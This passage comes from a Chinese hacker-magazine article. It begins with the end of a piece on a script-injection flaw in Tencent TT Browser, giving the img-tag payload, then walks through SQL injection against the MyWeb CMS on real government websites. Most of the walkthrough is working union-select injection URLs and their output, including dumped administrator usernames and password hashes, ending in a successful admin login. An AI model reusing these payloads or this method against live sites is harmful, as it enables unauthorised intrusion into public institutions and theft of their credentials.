
```
腾讯浏览器代码注入漏洞之拒绝服务演示，发现者：爱无言!欢迎访问:http://hi.baidu.com/digexploit<br>
<img width=4294967295 height=50 src="');document.write(unescape('%3Cscript%3Efor%28i%3D0%3Bi%3 Cdocument.button.length%3Bi++%29%7Bdocument.button%5Bi%5D.onclick%3D%22javascript%3Aalert% 28%29%22%7D%3C/script%3E'));window.external.WebParseExt.OpenUrl('/揭秘web应用程序攻击技术" ></img>
```

这个演示例子同时给出了一个欺骗TT浏览器图片提取功能的方法，就是TT浏览器图片提取功能在获得图片名称的时候，采用的是判断src属性值最后一个"/"符号后面的值，将这个值取出作为图片名称使用，为此，我们可以任意修改图片想要显示的名称。

最后，谈一谈这个漏洞的修补建议，只要对src属性最后的名称是不是属于图片格式后缀进行判断，就可以轻而易举地避免这个漏洞的发生。总的来说，这个漏洞的发掘非常有意思，思路值得大家参考借鉴，有任何问题，欢迎到黑防论坛与我讨论。

前置知识: 无
关键词: 脚本、注入、CMS

曲折入侵网站智能管理MyWeb系统



文/图 hackerxwar

最近用"inurl:php?id=80 site:gov.cn"做关键词在Google搜索了一下，发现大量政府网站都存在SQL注入漏洞，而且很多市县级网站使用的都是同一套程序，该程序除了政府版外，还有教育版、商业版（企业版），涉及电子政务、电子商务、综合门户、教育医疗等，该系统名为"网站智能管理（MyWeb）"，5.0、7.0版全部存在漏洞，影响范围比较大，而且还有个特点，就是存在"include/"路径，如图1所示。下面我们就来看看这个系统存在的问题，然后写出0Day exp。




图1

既然存在注入漏洞，那就从这方面下手。从搜索中随意找一个使用了这套系统的网站，提交单引号，文章内容消失，没有给出出错信息，提交"and 1=1"返回正常，提交"and 1=2"文章内容消失，确认存在漏洞。再提交"and substring(@@version,1,1)=4"查看MySQL版本，返回正常，如图2所示，提交"and substring(@@version,1,1)=5"，文章内容丢失。从而确认MySQL版本小于5，没办法用information_schema数据库查询表名列名了，只能寄希望于猜测了，不过好在我们还能用union查询。




图2

我们先用order by检测列数，"order by 13—"返回正常."order by 14—"文章内容丢失，确定列数为13。提交"http://www.xxxx.gov.cn/include/web_content.php?id=80%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13--"，标题的地方返回了"3"，而且直接爆出了路径"Warning: fopen(/wwwroot/content/5/5.isc) [function.fopen]: failed to open stream: No such file or directory in E:\wwwroot\include\ web.class.php on line 124"，看来是Windows系统，而且路径有了，如果有file_priv权限的话，我们就

可以读程序源代码了。

下面再来查询一下基本信息、用户名和数据库。提交："http://www.xxxx.gov.cn/include/web_content.php?id=80%20and%201=2%20union%20select%201,2,concat(user(),0x3a,database()),4,5,6,7,8,9,10,11,12,13--"，返回"webuser@localhost:web_db"，由此可以得知，MySQL用户名为webuser，当前数据库为web_db，并且MySQL服务器在本地主机。

接下来我查找了一下程序后台，因为不论是读源代码，还是猜管理员表名都需要后台登录的路径，结果直接在网站根目录后加一个admin就出来了，如图3所示。




图3

程序显示为某省商网的Myweb Version 5.0网站智能管理系统。这是一个重要信息，因为如果能在网上下载到源程序，就省了很多麻烦，可惜找了半天也没有找到原程序下载。尝试用账户"admin'or 1/*"、密码"123456"登录报错，估计magic_quotes_gpc=on。

接下来查询看看有没有fiel_priv权限。提交"http://www.xxxx.gov.cn/include/web_content.php?id=80%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13 from mysql.user--"，返回空白，看来没有文件权限。没办法，只能猜测管理员的表名了，尝试常见的admin(s)、user(s)、adminuser、adminlogin等均告失败，检测陷入僵局。

又尝试了一下旁注，结果该IP只绑定了这一个站点。没关系，我们可以找别的网站，使用同一个系统的别的网站是不是也叫旁注？用这个系统的网站很多，只要一个网站我们能读文件，或者MySQL版本大于5，我们就能拿下了。

最终让我找到了一个MySQL版本大于5的，如图4所示。提交"http://www.yyyy.gov.cn/www.yyyy.gov.cn/include/web_content.php?id=-120%20union%20select%201,2,3,concat(version(),0x3a,user(),0x3a,database()),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--"，返回"5.0.51b-community-nt-log:root@localhost:web_wjjy"。




图4

之后我们可以查询所有表名或者是某个数据库的表名。提交如下URL，其中的"0x7765625f776a6a79"为web_wjjy的十六进制编码。

```
http://www.yyyy.gov.cn/www.yyyy.gov.cn/include/web_content.php?id=-120%20union% 20select%201,2,3,group_concat(table_name),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22%20from% 20information_schema.tables%20where%20TABLE_ SCHEMA=0x7765625f776a6a79--
```

返回如图5所示，存在web_user表。

我们顺便再读出表web_user的变量名。提交"http://www.yyyy.gov.cn/www.yyyy.gov.cn/include/web_content.php?id=-120%20union%20select%201,2,3,group_concat(column_name),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22%20from%20infor mation_schema.columns%20where%20table_name=0x7765625f75736572--"，返回"Id,Username,Password,Cname,Sex,Tel,Email,Info,Branch,Priv,Uname,Logincount,Lasttime,Online,MyMenu,ArticleCount"。




图5

看来这个网站的后台修改了路径，我们回到第1个网站。继续提交"http://www.xxxx.gov.cn/include/web_content.php?id=80%20and%201=2%20union%20select%201,2,concat(Username,0x3a,Password),4,5,6,7,8,9,10,11,12,13 from web_user--"，返回"admin:0e081a0d0b06"，加密方法不是MD5，而是一些十六进制的字符。加密算法我成功破解出来了，于是写了个解密程序，直接能破解出明文。所以我们不必担心其加密算法，用limit读出更多的密码来，我们来破解它！

我得到的全部用户名和密码有admin:0e081a0d0b06、jesse:0e081a0d0b065e3f5c5b5a21、zb:0e081a0d0b06、zbcg:0e081a0d0b06、cg:0e081a0d0b06、zfcg:05191c18。

一般一个网站有多个管理员的话，密码都很简单，我们可以猜测或者用溯雪暴力破解几个，随文我提供了用C写的简易社会工程学字典(dic.c)以及简单爆破的perl代码(cweb.pl)。

我初步猜测：每2位十六进制代表一位明文密码加密的结果；可能跟字符的ASCII码有关系，这样的话很自然地联想到zfcg:05191c18密码跟用户名相同。我们登录后台试试，结果成功登录，如图6 所示。

